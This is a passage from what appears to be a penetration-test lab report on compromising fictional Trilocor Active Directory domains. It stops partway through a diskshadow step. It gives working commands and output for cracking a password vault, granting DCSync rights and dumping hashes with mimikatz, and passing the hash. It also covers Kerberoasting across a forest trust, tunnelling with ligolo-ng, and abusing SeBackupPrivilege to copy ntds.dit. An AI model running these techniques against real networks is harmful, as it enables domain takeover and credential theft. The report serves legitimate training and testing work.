




Figure 13 - Veracrypt Now

tester can view the contents inside from the mounted drive



tester discovered a **psafe3** file it is password protected,



tester is able to crack the password with **hashcat**, and access its contents using **pwsafe**:

```
kali@kali ~/Desktop/CPTS/DC01/encrypted
$ hashcat -m 5200 trilocor_svc_vault.psafe3 ~/Tools/wordlist/rockyou.txt

130 + hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC,
[[ SNIP ]]
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename.: /home/kali/Tools/wordlist/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384trilocor_svc_vault.psafe3:[[ REDACTED ]]

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5200 (Password Safe v3)
Hash.Target.....: trilocor_svc_vault.psafe3
[[ SNIP ]]
```





Figure 14 - Psafe3

inside this attacker is able to view the username and password for the users

```
svc_mssql
svc_sql
svc_ipmi
svc_azc
svc_trilocorsync
```

from above user tester is able to logged in as the user **svc_trilocorsync** user `runas`

```
/user:trilacor\svc_trilocorsync cmd
```

The **svc_trilocorsync** have **writeDACL** ACE on **Trilacor.local** this can be exploited by tool like **dacledit.py**

```
dacledit.py -action 'write' -rights 'DCSync' -principal 'svc_trilocorsync' -target-dn 'DC=TRILOCOR,DC=LOCAL' trilacor.local/svc_trilocorsync:[ REDACTED ] -dc-ip 172.16.139.3
```

```

kali@kali: ~/Tools/impacket-impacket_0.10.0/examples
[+] /home/kali/.local/share/pipx/venvs/netexec/bin/dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'svc_trilocorsync' -target-dn 'CN=USERS,DC=TRILOCOR,DC=LOCAL' trilacor.local/svc_trilocorsync: [REDACTED]
c:\ip 172.16.139.3
Impacket v0.12.0.dev1+20240509.95404.2a65d8d - Copyright 2023 Fortra

[+] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[+] DACL backed up to dacledit-20240610-073008.bak
[+] DACL modified successfully!
kali@kali: ~/Tools/impacket-impacket_0.10.0/examples

```

Now the **svc_trilocorsync** have **dcsync** ACE assigned so the tester can perform a **dcsync** attack and get hash of **administrator** or **Kerbtgt** account utilizing **mimikatz**

```
PS C:\Users\Public> C:\Users\Public\mimikatz.exe "lsadump::dcsync / user:trilacor\administrator" "exit"
```

```
#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
```

```

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY ġentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:triloco\administrator
[DC] 'triloco.local' will be the domain
[DC] 'DC01.triloco.local' will be the DC server
[DC] 'triloco\administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00110200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD NOT_DELEGATED ) Account
expiration :
Password last change : 9/15/2022 1:30:42 AM
Object Security ID : S-1-5-21-748909465-2105014040-255522671-500
Object Relative ID : 500

Credentials:
Hash NTLM: [[ REDACTED ]]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 0e8a014b39861cb4940f941f5e5d31bc

* Primary:Kerberos-Newer-Keys *
Default Salt : TRILOCOR.LOCALAdministrator
Default Iterations : 4096 Credentials
aes256_hmac (4096) : [[ REDACTED ]] aes128_hmac (4096) : [[
REDACTED ]] des_cbc_md5 (4096) : [[ REDACTED ]] OldCredentials
aes256_hmac (4096) : [[ REDACTED ]] aes128_hmac (4096) : [[
REDACTED ]] des_cbc_md5 (4096) : [[ REDACTED ]]
OlderCredentials
aes256_hmac (4096) : [[ REDACTED ]] aes128_hmac (4096) : [[
REDACTED ]] des_cbc_md5 (4096) : [[ REDACTED ]]

* Primary:Kerberos *
Default Salt : TRILOCOR.LOCALAdministrator
Credentials
des_cbc_md5 : 8c850d9da24cbc7c
OldCredentials
[[ SNIP ]]

mimikatz(commandline) # exit
Bye!

```

Now the tester can log in to the administrator of DC01



```
kali@kali ~/Desktop/CPTS
$ evil-winrm -i 172.16.139.3 -u administrator -H '716ee2e3322df8be443de416ca20154f'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
trilocor\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Tester then performed the following to fully compromise the **Trilocorai.local** domain.

1. Tester has access to the **DC01** machine as an **administrator** on domain **trilocor.local**
2. Tester utilize **Powerview** tool to enumerate and found that **trilocor.local** has bidirectional trust on **trilocorai.local**
3. The tester can use the tool **ligolo-ng** and perform tunneling and this will give direct access to the new IP range of **172.16.210/24** from our local machine.
4. Tester started utilizing **PowerView** to enumerate accounts in **trilocorai.local** domain that have SPNs associated with them.
5. Tester can see that the account **svc_datakeeper** has an SPN in the **trilocorai.local** domain. So the tester can Kerberoast it and crack the hash offline, the tester can log in with the password to **Trilocorai.local** domain.
6. The Tester can do a Kerberoasting attack across the trust using Rubeus.
7. Then the tester can run the hash through **Hashcat** and crack the hash then tester able to log in to **svc_datakeeper** user on **DC02**.
8. From the **DC02** machine as **svc_datakeeper** and its normal user and from here tester started enumeration further for the local privilege escalation
9. on machine **DC02** Tester detected the username and password of **svc_veracrypt**
10. Then tester is able to login as **svc_veracrypt** and detected **svc_veracrypt** have privilege of **SeBackupPrivilege** which allows the user to copy **ntds.dit** and **system** files.
11. Then using **secretsdump.py** tool tester is able to view the hashes for the users on the system.
12. Then tester is able to login as **administrartor** user on machine **DC02** using pass the hash
13. from the Document directory tester detected the encrypted password from **svc_ipmi.Cred** file.
14. Tester decrypted the password and was able to use it on <http://17216.210.21:8080/> application running on machine **ADMIN01** , the ipmoniotr application funtionality to execute commands on server with this tester able change the password for the administrator and login to the **ADMIN01** machine

Detailed reproduction steps for this attack chain are as follows:

The tester Already compromised the **DC01** machine its Domain controller of **trilocor.local** domain.
This domain has cross-forest trust on **trilocorai.local** domain



```
PS C:\users\public> Get-DomainTrust
Get-DomainTrust

SourceName      : trilocor.local
TargetName      : trilcorai.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 7/26/2022 2:12:09 PM
WhenChanged     : 6/9/2024 3:10:56 PM

PS C:\users\public> _
```

Figure 15 - Powerview




Figure 16 - BloodHunt

from DC01 machine Tester started utilizing PowerView to enumerate accounts in trilcorai.local domain that have SPNs associated with them

```
PS C:\Users\Public> Get-DomainUser -SPN -Domain trilcorai.local | select SamAccountName
Get-DomainUser -SPN -Domain trilcorai.local | select SamAccountName

samaccountname
-----
svc_datakeeper
krbtgt
```

Tester can see that the account **svc_datakeeper** has an SPN in the **trilcorai.local** domain. So the tester can Kerberoast it and crack the hash offline, the tester can log in with the password to **Trilcorai.local** domain.

```
PS C:\Users\Public> Get-DomainUser -Domain trilcorai.local -Identity svc_datakeeper | select
samaccountname,memberof
Get-DomainUser -Domain trilcorai.local -Identity svc_datakeeper | select samaccountname,memberof

samaccountname memberof -----
svc_datakeeper {CN=Remote Management
Users,CN=Builtin,DC=trilcorai,DC=local,
CN=Event Log Readers,CN=Builtin,DC=tri...
now the tester performed a kerberoasting
attack using rubeus tool
```



```
PS C:\users\public> .\Rubeus.exe kerberoast /domain:trilocorai.local /user:svc_datakeeper / nowrap
```

```

  ____  _
 (___) \_ | |
  ____ )_ _ | | _ _ _ _ _
 | _ / | | | | _ \ | | | | / _
 | | \ | | | | | ) _ | | | |
 | _ | _ | _ / | _ / | _ ) _ / ( _ / v2.2.1
```

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts. [*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target User : svc_datakeeper
```

```
[*] Target Domain : trilocorai.local
```

```
[*] Searching path 'LDAP://DC02.trilocorai.local/DC=trilocorai,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc_datakeeper)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName : svc_datakeeper
```

```
[*] DistinguishedName : CN=svc_datakeeper,CN=Users,DC=trilocorai,DC=local
```

```
[*] ServicePrincipalName : datakeeper/admin01.trilocorai.local:80
```

```
[*] PwdLastSet : 7/26/2022 7:09:36 AM
```

```
[*] Supported ETypes : RC4_HMAC_DEFAULT
```

```
[*] Hash : $krb5tgs$23$*svc_datakeeper$trilocorai.local$datakeeper/admin01.trilocorai.local:80@trilocorai.local*$A84C68FC7426B7AD168BA02412A6F372$C242D39318C7AE280DAB0296A94FB53FE00E452CAF633B01CBABD5DF94B06F50739[[ SNIP ]]
```

```
PS C:\users\public>
```

Now the tester can copy this into the local machine and crack hash using **hashcat**

```
kali@kali ~/Desktop/CPTS/DC02
└─$ hashcat hash.txt ~/Tools/wordlist/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
```

```
[[ SNIP ]]
```

```
Host memory required for this attack: 0 MB
```

```
Dictionary cache hit:
```

```
* Filename.: /home/kali/Tools/wordlist/rockyou.txt
```

```
* Passwords.: 14344384
```

```
* Bytes.....: 139921497
```

```
* Keyspace...: 14344384
```

```
$krb5tgs$23$*svc_datakeeper$trilocorai.local$datakeeper/admin01.trilocorai.local:80@trilocorai.local*$a84c68fc7426b7ad168ba02412a6f372$c242d39318c7ae280dab0296a94fb53fe00e452caf633b01cbabd5df94b06f50739
```

```
[[ SNIP ]]
```

```
8c7ab9b8b9a5f22a5fe6ab52e94ee827c2952506763ef9fe4aa9ad8d948f31b4feced23145e4102ee2f7bc5c700fe8a32ea806ffb350ca57edf8b56941b4ad0b05e48961341e34af3a7c74f: [[ REDACTED ]]
```

```
Session.....: hashcat
```



```
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgt$23$*svc_datakeeper$trilacorai.local$datake...a7c74f
Time.Started.....: Tue Jun 11 02:14:33 2024 (8 secs)
[[SNIP]]
```

Now the tester have the password for the `svc_datakeeper` user but to login to that network tester have set a tunnel using `ligolo-ng`.

The machine `DC01` is connected to another network in `172.16.210.3/24`

```
*Evil-WinRM* PS C:\users\public> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::f1ad:a42d:bb3d:250c%6
IPv4 Address. . . . . : 172.16.139.3
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.139.1
```

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::1cce:8df4:3b2d:3e0c%2
IPv4 Address. . . . . : 172.16.210.3
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.210.1
```

so tester moved the `ligolo-ng agent.exe` to the `DC01` machine using smb share

```
*Evil-WinRM* PS C:\users\public> cd \\172.16.139.10\share
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\172.16.139.10\share> dir

Directory: \\172.16.139.10\share

Mode                LastWriteTime         Length Name
----                -
j-----          4/11/2024 12:12 AM             cmd
j-----          4/11/2024 12:12 AM           .github
j-----          4/11/2024 12:12 AM            doc
j-----          4/11/2024 12:12 AM            git
j-----          4/11/2024 12:12 AM            pkg
-a-----        2/17/2024 1:29 AM    12288000 proxy.exe
-a-----          4/11/2024 12:12 AM       1577 go.mod
-a-----          4/11/2024 12:12 AM       1038 goreleaser.yaml
-a-----          5/12/2024 4:20 AM    18169806 proxy
-a-----        2/17/2024 1:27 AM       35149 LICENSE
-a-----        2/17/2024 1:28 AM     4681728 agent
-a-----          4/11/2024 12:12 AM      13390 go.sum
-a-----        2/17/2024 1:27 AM      13587 README.md
-a-----        2/17/2024 1:28 AM     4863488 agent.exe
-a-----          5/12/2024 12:26 AM        230 myvpn.ovpn
-a-----          4/11/2024 12:12 AM         20 gitignore
-a-----        2/17/2024 1:29 AM    2070457 ligolo-ng_agent_0.5.2_windows_amd64.zip
-a-----        2/17/2024 1:29 AM    4821614 ligolo-ng_proxy_0.5.2_windows_amd64.zip
-a-----          5/11/2024 1:14 AM    4733440 ligolo-ng_agent_0.5.2_linux_amd64.tar
-a-----        2/17/2024 1:27 AM       35149 windows
```

```
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\172.16.139.10\share>
```

```
└─$ cd ~/Tools/ligolo-ng
kali@kali: ~/Tools/ligolo-ng (master)
└─$ impacket-smbserver share -smb2support $(pwd)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A478F6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (127.0.0.1,38470)
[*] AUTHENTICATE_MESSAGE (\DC01)
[*] User DC01\ authenticated successfully
[*] c::00:aaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
```




```
*Evil-WinRM* PS C:\users\public> cd \\172.16.139.10\share
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\172.16.139.10\share> copy agent.exe C:\users\public
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\172.16.139.10\share> cd C:\users\public
*Evil-WinRM* PS C:\users\public> dir
```

Directory: C:\users\public

Mode	LastWriteTime	Length	Name
d-r--	7/26/2022 5:36 AM		Documents
d-r--	9/15/2018 12:12 AM		Downloads
d-r--	9/15/2018 12:12 AM		Music
d-r--	9/15/2018 12:12 AM		Pictures
d-r--	9/15/2018 12:12 AM		Videos
-a----	2/17/2024 1:28 AM	4863488	agent.exe

tester created a listener on **ligolo-ngon** port **11601**

```
[Agent : root@WEB-NIX01] »
[Agent : root@WEB-NIX01] » listener_add --addr 0.0.0.0:11601 --to 0.0.0.0:11601
INFO[0265] Listener 1 created on remote agent!
[Agent : root@WEB-NIX01] » listener_list
```

Active listeners				
#	AGENT	NETWORK	AGENT LISTENER ADDRESS	PROXY REDIRECT ADDRESS
0	#1 - root@WEB-NIX01 - 10.129.191.44:57504	tcp	0.0.0.0:445	0.0.0.0:445
1	#1 - root@WEB-NIX01 - 10.129.191.44:57504	tcp	0.0.0.0:11601	0.0.0.0:11601

Then started logolo-ng tunnel for **172.16.210.0/24** range

```
*Evil-WinRM* PS C:\users\public> ./agent.exe -connect 172.16.139.10:11601 -ignore-cert

[Agent : trilcorAdministrator@DC01] » start --tun ligolo1
[Agent : trilcorAdministrator@DC01] » INFO[0026] Starting tunnel to trilcorAdministrator@DC01
[Agent : trilcorAdministrator@DC01] »
[Agent : trilcorAdministrator@DC01] » tunnel_list
```

#	AGENT	INTERFACE
1	root@WEB-NIX01	ligolo
2	trilcorAdministrator@DC01	ligolo1

```
[Agent : trilcorAdministrator@DC01] »

kali@kali ~/Desktop/CPTS
$ sudo ip tuntap add user kali mode tun ligolo1 66 sudo ip link set ligolo1 up 66 sudo ip route add 172.16.210.0/24 dev ligolo1
[sudo] password for kali:
kali@kali ~/Desktop/CPTS
$
```

now tester is able to login using **evil-winrm** tool

```
kali@kali ~/Desktop/CPTS
$ evil-winrm -i 172.16.210.5 -u svc_datakeeper -p 'REDACTED'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> whoami
trilcorai\svc_datakeeper
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> hostname
DC02
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents>
```

from further enumeration tester detected user **svc_datakeeper** is a member of 'Event log Readers'



```
*Evil-WinRM* PS C:\Users\svc_datakeeper> net localgroup "Event Log Readers"
Alias name      Event Log Readers
Comment        Members of this group can read event logs from local machine
```

Members

```
svc_datakeeper
```

```
The command completed successfully.
```

after checking the event logs tester detected the username and password for the user **svc_veracrypt** user

```
*Evil-WinRM* PS C:\Users\svc_datakeeper> wevtutil qe Security /rd:true /f:text | Select-String "/user"

Process Command Line:  "C:\Windows\system32\net.exe" use f: \\172.16.6.100\backups /user:svc_veracrypt Au: 3t
```

```
*Evil-WinRM* PS C:\Users\svc_datakeeper> 
```

with the credential, the tester is able to login into **svc_veracrypt** user

```
kali@kali ~/Desktop/CPTS
$ evil-winrm -i 172.16.210.5 -u svc_veracrypt -p 'REDACTED'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_veracrypt\Documents> whoami
trilocorai\svc_veracrypt
*Evil-WinRM* PS C:\Users\svc_veracrypt\Documents> hostname
DC02
*Evil-WinRM* PS C:\Users\svc_veracrypt\Documents> 
```

While checking **whoami /priv** tester detected **SeBackupPrivilege** for **svc_veracrypt** user

```
*Evil-WinRM* PS C:\Users\svc_veracrypt\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
=====
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system          Enabled
SeChangeNotifyPrivilege    Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
```

so the tester needs the **ntds.dit** file to extract the hashes along with the system hive tester move to our Kali Linux machine and create a dsh file using the nano editor . In this file, tester instructing the diskshadow to create a copy of the C: Drive into a Z Drive with raj as its alias. The Drive Alias and Character can be anything tester want. After creating this dsh file, tester use the unix2dos to convert the encoding and spacing of the dsh file to the one that is compatible with the Windows Machine.



```
nano raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
unix2dos raj.dsh
```

```
*Evil-WinRM* PS C:\temp> dir
```

Directory: C:\temp

Mode	LastWriteTime	Length	Name
-a----	6/16/2024 5:15 AM	84	raj.dsh

now tester can run the this command `diskshadow`

```
/s raj.dsh
```

```
*Evil-WinRM* PS C:\temp> diskshadow /s raj.dsh
```

Microsoft DiskShadow version 1.0

Copyright (C) 2013 Microsoft Corporation

